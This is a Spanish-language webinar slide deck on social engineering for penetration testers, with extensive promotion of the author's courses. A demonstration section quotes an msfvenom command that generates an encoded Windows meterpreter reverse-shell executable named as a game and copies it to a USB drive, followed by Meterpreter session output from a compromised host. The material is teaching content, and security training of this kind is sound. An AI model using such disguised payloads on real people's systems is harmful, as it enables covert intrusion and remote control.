

Ingeniería Social

Alonso Eduardo Caballero Quezada

Instructor y Consultor en Hacking Ético, Forense Digital & GNU/Linux

Sitio Web: <https://www.ReYDeS.com> :- e-mail: ReYDeS@gmail.com

Jueves 6 de Enero 2022

Alonso Eduardo Caballero Quezada

EXIN Ethical Hacking Foundation Certificate, LPIC-1 Linux Administrator Certified, LPI Linux Essentials Certificate, IT Masters Certificate of Achievement en Network Security Administrator, Hacking Countermeasures, Cisco CCNA Security, Information Security Incident Handling, Digital Forensics, Cybersecurity Management Cyber Warfare and Terrorism, Enterprise Cyber Security Fundamentals, Phishing Countermeasures Pen Testing, Certificate Autopsy Basics and Hands On, ICSI Certified Network Security Specialist y OSEH.

Más de 18 años de experiencia como consultor e instructor independiente en las áreas de Hacking Ético y Forense Digital. Ha dictado cursos presenciales y virtuales en Ecuador, España, Bolivia y Perú, presentándose también constantemente en exposiciones enfocadas a Hacking Ético, Forense Digital, GNU/Linux.

Redes Sociales

 <https://www.linkedin.com/in/alonsocaballeroquezada/>



 https://twitter.com/Alonso_ReYDeS

 <https://www.youtube.com/c/AlonsoCaballero>

 <https://www.facebook.com/alonsoreydes/>

 https://www.instagram.com/alonso_reydes/

 reydes@gmail.com  <https://www.reydes.com>

 +51 949 304 030  @ReYDeS



Ingeniería Social

Los métodos de explotación técnica pueden ser altamente efectivos, pero los humanos son la parte más vulnerable de cualquier entorno.

Esto significa los profesionales en pruebas de penetración necesitan estar listos para incluir ingeniería social en los planes de prueba, si esto es permitido por las reglas del contrato, y se incluye en el alcance del trabajo.

El uso de técnicas basadas en el engaño aprovechando la debilidad humana, pueden proporcionar acceso evadiendo las capas técnicas de seguridad, pues esto de otra manera no podría hacerse.

* [https://en.wikipedia.org/wiki/Social_engineering_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))

Ingeniería Social (Cont.)

Los ataques de ingeniería social contra una organización puede tener multitud de formas.

- Teléfono, correo electrónico, medios sociales, y sms, para obtener credenciales o acceso
- Ataques en el sitio, como suplantación de proveedores, equipo, además de otros individuos u organizaciones de confianza
- Adquisición de información mediante búsqueda en “deshechos” o “basura”
- Distribución de unidades USB u otros dispositivos conteniendo malware

Ingeniería Social (Cont.)

Las técnicas de ingeniería social pueden mejorar significativamente la información relacionada al personal en un reporte de prueba de penetración.

Los profesionales en pruebas de penetración necesitan ser conscientes de las potenciales ventajas proporcionadas por las pruebas.

Una prueba de ingeniería social puede proporcionar información sobre el comportamiento de los empleados, políticas para el cumplimiento y fortalecimiento, además de consciencia en seguridad en adición hacia la información y acceso el cual puede proporcionar a través de los límites de seguridad en la organización.

Social-Engineer Toolkit (SET)

El conjunto de herramientas para el ingeniero social, es un marco de trabajo de fuente abierta para realizar pruebas de penetración, diseñado específicamente para realizar ataques avanzados de ingeniería social contra el elemento humano.

SET incluye numerosos vectores personalizados para realizar ataques, lo cual permite hacer rápidamente un ataque creíble. Consecuentemente se ha convertido en la herramienta estándar en el arsenal de un profesional en pruebas de penetración.

Con el aporte de la comunidad, se incorporan nuevos ataques, diseñados y enfocados contra una persona u organización.

* <https://github.com/trustedsec/social-engineer-toolkit>

Curso Virtual de Hacking Ético

Domingos 9, 16, 23 y 30 de Enero del 2022. De 9:00 am a 12:00 pm (UTC -05:00)

Este curso virtual ha sido dictado a profesionales de los siguientes países:



Presentación

Como profesionales en ciberseguridad, se tiene la responsabilidad de encontrar y entender los riesgos de seguridad existentes en las organizaciones; para posteriormente trabajar de manera diligente en su mitigación; antes de estos riesgos sean aprovechados por los ciberatacantes. Este curso abarca las herramientas, técnicas, y metodologías para realizar pruebas de penetración contra redes y sistemas, preparándolo para realizar etapa por etapa pruebas de penetración y hacking ético. Todas las organizaciones necesitan profesionales experimentados en ciberseguridad, quienes estén en la capacidad de encontrar diversos tipos de vulnerabilidades, para así poder mitigar sus efectos. Este curso está específicamente diseñado desde esta perspectiva, siendo realizado con una gran cantidad de ejemplos y demostraciones prácticas.



Alonso Eduardo Caballero Quezada. EXIN Ethical Hacking Foundation Certificate, LPIC-1 Linux Administrator, LPI Linux Essentials Certificate, IT Masters Certificate of Achievement en


Network Security Administrator, Hacking Countermeasures, Cisco CCNA Security, Information Security Incident Handling, Digital Forensics, Cybersecurity Management, Cyber Warfare and Terrorism, Enterprise Cyber Security Fundamentals, Phishing Countermeasures, Pen Testing, Basic Technology Certificate Autopsy Basics and Hands On, ICSI Certified Network Security Specialist (CNSS) y OPEN-SEC Ethical Hacker (OSEH). He sido instructor, expositor y conferencista en el OWASP LATAM Tour,

Más Información: https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

✉ e-mail: reydes@gmail.com 🌐 Sitio Web: <https://www.reydes.com>

Alonso Eduardo Caballero Quezada :- Sitio web: <https://www.reydes.com> :- e-mail: reydes@gmail.com

Demostraciones



The screenshot displays a Kali Linux desktop environment. In the foreground, a Metasploit Meterpreter session is running in a terminal window. The session shows the configuration of a reverse TCP handler and the execution of a multi/handler exploit. The exploit target is identified as a Windows 8.1 (6.3 Build 9600) system. The session also shows the execution of the sysinfo command, which returns the following information:

```
meterpreter > sysinfo
Computer      : WIN81
OS           : Windows 8.1 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows

meterpreter >
meterpreter > getuid
Server username: win81\homero
meterpreter >
```

In the background, another terminal window shows the execution of the msfvenom command to generate a reverse TCP payload for a Windows x64 system. The command is:

```
kali@kali:~$ msfvenom --payload windows/x64/meterpreter_reverse_tcp --platform wi
-i 10 -f exe > /tmp/tetr1s.exe
```

The output of the command shows that 10 compatible encoders were found, and the x64/xor encoder was chosen with a final size of 200663 bytes. The payload size is 200663 bytes, and the final size of the exe file is 207360 bytes. The terminal also shows the execution of the file command to view the generated payload and the cp command to copy it to the /media/kali/M2GB/ directory.

Cursos Virtuales Disponibles en Video

Curso Virtual de Hacking Ético

https://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Virtual de Hacking Aplicaciones Web

https://www.reydes.com/d/?q=Curso_de_Hacking_Aplicaciones_Web

Curso Virtual de Informática Forense

https://www.reydes.com/d/?q=Curso_de_Informatica_Forense

Curso Virtual Hacking con Kali Linux

https://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

Curso Virtual OSINT - Open Source Intelligence


https://www.reydes.com/d/?q=Curso_de_OSINT

Curso Virtual Forense de Redes

https://www.reydes.com/d/?q=Curso_Forense_de_Red

Y todos los cursos virtuales:

<https://www.reydes.com/d/?q=cursos>



Más Contenidos

Videos de 72 webinars gratuitos

<https://www.reydes.com/d/?q=videos>

Diapositivas de los webinars gratuitos


<https://www.reydes.com/d/?q=eventos>

Artículos y documentos publicados

<https://www.reydes.com/d/?q=documentos>


Blog sobre temas de mi interés

<https://www.reydes.com/d/?q=blog/1>




ALONSO CABALLERO / REYDES Cursos Videos Blog Eventos Contacto

Presentación

 **Alonso Eduardo Caballero Quezada** es EXIN Ethical Hacking Foundation Certificate, LPIC-1 Linux Administrator, LPI Linux Essentials Certificate, IT Masters Certificate of Achievement en Network Security Administrator, Hacking Countermeasures, Cisco CCNA Security, Information Security Incident Handling, Digital Forensics, Cybersecurity Management, Cyber Warfare and Terrorism, Enterprise Cyber Security Fundamentals, Phishing Countermeasures, Pen Testing, Basic Technology Certificate Autopsy Basics and Hands On, ICSI Certified Network Security Specialist (CNSS) y OPEN-SEC Ethical Hacker (OSEH). Ha sido instructor en el **OWASP LATAM Tour** Lima, Perú del año 2014, expositor en el **0x11 OWASP Perú Chapter Meeting 2016** y **OWASP LATAM at Home 2020**, además de Conferencista en **PERUHACK 2014**, instructor en **PERUHACK2016NOT**, y conferencista en **8.8 Lucky Perú 2017**. Cuenta con más de dieciséis años de experiencia en el área y desde hace doce años labora como consultor e instructor independiente en las áreas de Hacking Ético & Forense Digital. Perteneció por muchos años al grupo internacional de seguridad **RareGazZ** y al grupo peruano de seguridad **PeruSEC**. Ha dictado cursos presenciales y virtuales en Ecuador, España, Bolivia y Perú, presentándose también constantemente en exposiciones enfocadas a Hacking Ético, Forense Digital, GNU/Linux y Software Libre. Su correo electrónico es ReYDeS@gmail.com y su página personal está en: <https://www.ReYDeS.com>.

[Read more](#)



Cursos

- Curso de Hacking con Kali Linux
- Curso de Informática Forense
- Curso de Hacking Aplicaciones Web
- Curso de Hacking Ético
- Curso de OSINT Open Source Intelligence
- Curso Forense de Autopsy
- Curso Maltego
- Curso OWASP TOP 10
- Curso Forense de Redes
- Curso de WireShark
- Curso de Metasploit Framework
- Curso de Nmap
- Curso de Hacking Windows
- Curso Fundamentos de Hacking Ético
- Curso Fundamentos de Hacking Web
- Curso Fundamentos de Forense Digital
- Curso de Hacking Redes Inalámbricas
- Curso de Análisis Forense con Linux

Servicios

- Servicio en Cursos de Capacitación
- Servicio de Hacking Ético
- Servicio de Forense Digital

Ingeniería Social

Alonso Eduardo Caballero Quezada

Instructor y Consultor en Hacking Ético, Forense Digital & GNU/Linux

Sitio Web: <https://www.ReYDeS.com> :- e-mail: ReYDeS@gmail.com

Jueves 6 de Enero 2022